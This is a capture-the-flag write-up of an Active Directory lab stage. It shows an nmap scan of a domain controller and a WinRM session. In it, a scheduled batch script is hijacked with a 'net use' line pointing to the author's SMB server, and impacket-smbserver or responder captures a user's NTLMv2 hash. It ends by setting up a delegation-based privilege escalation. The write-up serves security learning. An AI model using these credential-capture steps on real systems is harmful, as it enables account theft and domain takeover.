Finally, we reached The Summit, the final stage of the challenge. Using the Administrator hash from Middle Camp, we gained a foothold. By hijacking a script, we obtained a shell as another user. From there, we exploited our rights over the Domain Controller (DC) to perform a Resource-Based Constrained Delegation (RBCD) attack. This allowed us to escalate our privileges to the Administrator user and conquer the challenge.
Nmap
As always, we start off with an NMAP scan
# Nmap 7.94SVN scan initiated Fri Oct 25 03:50:49 2024 as: nmap -sC -sV -vv -Pn -oN nmap 10.10.95.189 Nmap scan report for 10.10.95.189 Host is up, received user-set (0.21s latency). Scanned at 2024-10-25 03:50:56 EDT for 75s Not shown: 988 filtered tcp ports (no-response) PORT STATE SERVICE REASON VERSION 53/tcp open domain syn-ack Simple DNS Plus 88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-10-25 07:51:17Z) 135/tcp open msrpc syn-ack Microsoft Windows RPC 139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn 389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? syn-ack 464/tcp open kpasswd5? syn-ack 593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped syn-ack 3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped syn-ack 3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services | ssl-cert: Subject: commonName=K2RootDC.k2.thm | Issuer: commonName=K2RootDC.k2.thm | Public Key type: rsa | Public Key bits: 2048 | Signature Algorithm: sha256WithRSAEncryption | Not valid before: 2024-10-24T07:47:51 | Not valid after: 2025-04-25T07:47:51 | MD5: b044:9c0a:5dbf:a77f:52be:d266:6b01:d938 | SHA-1: 5f95:5d55:1f2a:e2b4:c765:7da4:478c:9903:f9b5:07b9 | -----BEGIN CERTIFICATE----- | MIIC4jCCAcqgAwIBAgIQNw36DjGvAqZM80/6e+NNmjANBgkqhkiG9w0BAQsFADAa | MRgwFgYDVQQDEw9LMlJvb3REQy5rMi50aG0wHhcNMjQxMDI0MDc0NzUxWhcNMjUw | NDI1MDc0NzUxWjAaMRgwFgYDVQQDEw9LMlJvb3REQy5rMi50aG0wggEiMA0GCSqG | SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDOBS/TsMjg88f159X10Lft0VXSr4lKn0Z8 | PioJMepj6Im92T8FhWjhqNtYHfFyqLzO6J4Zr6VqF3VNJBk5g8IADMK3qA1KvEbX | tFfLGeRjMLFTrkaW1ZbQzYAAXjPR2A6Oso7n16grp0IYgnrv3VRdc3i0XySG3GDG | BeK84IzYSwglFTm4XDvtPkOGD6m3xtCgucXlJikYdTBbG6i53GjCL4/qbQ8R7DZ6 | DzR7TZFhlx7eoQp8zcn/XNhN2rpbfr2tUoxbsi4ioJjjrehNbWYu7Iuqgnm3FMcO | vIcm7NZ6606H7cYaV31YyGVdleES44K95jSeLv4TKRte9idgP61lAgMBAAGjJDAi | MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF | AAOCAQEANaUxpStH5Ulfy2ZbBBRUbVfeHwTiBLxNCHs//uXFWL9G6lwN5JWzIpMe | IJQilEH99fmiMJ5fcCyKNbGH22tmhOPjOH3ylqGDWQGqC9qJWdY7GZgWjid3aurU | DRCVndU3FMQxM0wl2Md4AKnCwXb4H3MVXwo9y9N81ru2XE27h3R2SRahrOnsGEp0 | 4FETaPxU1U6yj+titjCLIhSuj4ZYs78voB7S3hh1BdVao4Z6BdcXeM7RX4DaH/tp | a1mLlKyQI+kW/8Jt1IC8Pi1JWqmkDU7KCeYH1YBXKz5ZLVJwKcubT2g1XUxF07GD | SY1nEjnxQZ0vmMIGXsdt33WisISg9g== |_-----END CERTIFICATE----- |_ssl-date: 2024-10-25T07:52:07+00:00; +1s from scanner time. | rdp-ntlm-info: | Target_Name: K2 | NetBIOS_Domain_Name: K2 | NetBIOS_Computer_Name: K2ROOTDC | DNS_Domain_Name: k2.thm | DNS_Computer_Name: K2RootDC.k2.thm | DNS_Tree_Name: k2.thm | Product_Version: 10.0.17763 |_ System_Time: 2024-10-25T07:51:28+00:00 Service Info: Host: K2ROOTDC; OS: Windows; CPE: cpe:/o:microsoft:windows
*Evil-WinRM* PS C:\Users\j.smith\Documents> cd .. *Evil-WinRM* PS C:\Users\j.smith> cd Desktop ls *Evil-WinRM* PS C:\Users\j.smith\Desktop> ls
Directory: C:\Users\j.smith\Desktop
Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 6/21/2016 3:36 PM 527 EC2 Feedback.website -a---- 6/21/2016 3:36 PM 554 EC2 Microsoft Windows Guide.website
Nothing intersting in the Desktop directory of j.smith.
Shell as o.armstrong
After some enumuration I found a non-standard file in C:\ called Scripts. It has a script called backup.bat.
Let’s see it’s content.
*Evil-WinRM* PS C:\scripts> type backup.bat
copy C:\Users\o.armstrong\Desktop\notes.txt C:\Users\o.armstrong\Documents\backup_notes.txt
It sems like it’s a backup file. it’s normally run as scheduled jobs. Also it seems like it runs o.armstrong context. So lets try to replay it.
I will replace it with the code below:
cat backup.bat
net use \\10.11.111.97\share
Now i will start SMB server in my kali machine, when the script executed the user o.armstrong will authenticate to my machine and I will get his NTLMv2 hash.
NTLMv2 (or more formally Net-NTLMv2) is a challenge-response authentication protocol that Windows clients use to authenticate to other Windows servers. For more information see thie blog post.
Starting SMB server
impacket-smbserver share . -smb2support
Also you can use responder. sudo responder -I tun0
uploading backup.bat
*Evil-WinRM* PS C:\Scripts> upload backup.bat

Info: Uploading /home/kali/Desktop/THM/k2/The_summit/backup.bat to C:\Scripts\backup.bat

Data: 40 bytes of 40 bytes copied

Info: Upload successful!
You will get a zip file. just upload it to Bloodhound.

From Bloodhound we see that o.armstrong user is a member of IT DIRECTOR group which has GenericWrite over the DC. We can perform Resource-Based Constrained Delegation (RBCD).